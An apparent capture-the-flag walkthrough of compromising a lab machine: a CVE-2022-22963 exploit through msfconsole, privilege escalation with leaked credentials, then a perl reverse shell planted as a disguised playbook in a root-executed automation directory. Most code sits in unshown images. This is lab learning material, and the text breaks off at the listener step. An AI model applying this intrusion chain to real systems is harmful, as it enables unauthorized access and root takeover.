
Memory management: The Runtime class provides methods for interacting with the JVM's memory management system, such as getting the amount of free memory and requesting garbage collection.


System properties: The Runtime class provides methods for getting and setting system properties, such as the Java version and the operating system name.

Shutdown hooks: The Runtime class provides a way to register shutdown hooks, which are threads that are executed when the JVM is shutting down

* 1. Can we use it?
     1. Yes, our target machine is indeed vulnerable to this, because it matches all the pre’s to be affected by this CVE.


1. Exploitation of CVE-2022-22963:
   1. We could do it manually, but there’s a chance that we could use msfconsole to exploit it, so lets try that first:






And we’re in!


1. PrivEsc: Frank -> Phil
   1. Now at the moment we’re frank, and as u can see at the bottom, the user flag is in the phil user directory and we can’t read it. This means we have to escalate our privileges.







* 1. Before doing anything fancy for the PrivEsc from frank to phil, I just checked out all the files frank had read access to and I’ve found a credentials leakage:





* 1. So now we have the password for phil, we only have to log in the system as phil and there are two ways to do it:
     1. Manually: go into shell mode, and type su -l phil, when password is asked copy paste it
     2. Via msfconsole, search for su\_login, and fill al the info in:




And we’re in phil!


1. PrivEsc: Phil -> Root
   1. So we’ve got the user flag, now we only need the root flag. This is located in /root, which is a directory that’s only accessible for root. So somehow we need to PrivEsc to root. I’ve tried the good old sudo -l, but phil is not in sudoers and can’t use sudo. So the next step to check all the files that phil can access but frank can’t. This didn’t result in anything interesting. Next is to run pspy64 on the system to see all the processes that are running in the background, in hopes of catching a weird process or an accessible process that automatically gets executed with root privilieges.
   2. Pspy64 results:
      1. Get it on the target machine and make it executable:




* + 1. Run it ./pspy64:
       1. After running for a couple of minutes, I noticed a process that automatically is getting executed on root, in the opt directory:
       2. We see that playbook\_1.yml is getting executed in the first line
       3. We see that all the .yml files in the /opt/automation/tasks directory are getting executed
       4. We see that se system that sleeps for 10 seconds, deletes all the file in /opt/automation/tasks and than copies playbook\_1.yml form /root back to /opt/automation/tasks
    2. Based on the results of pspy64, we should be able to make our own .yml file in /opt/automation/tasks, and it should get executed on root, IF we have write rights in that directory. After checking if we can make our own files, it turns out we absolutely could!
    3. When checking all the files on the machine, I saw that the machine has perl installed. So we’re gonna make a .yml file with yaml code that executes perl code on root that gives us a reverse shell:



* + - 1. Name this file playbook\_2.yml, to make it less suspicious.
      2. Upload it to the right directory:



* + - 1. Start a listener on port 6969, and wait till we get the RevShell: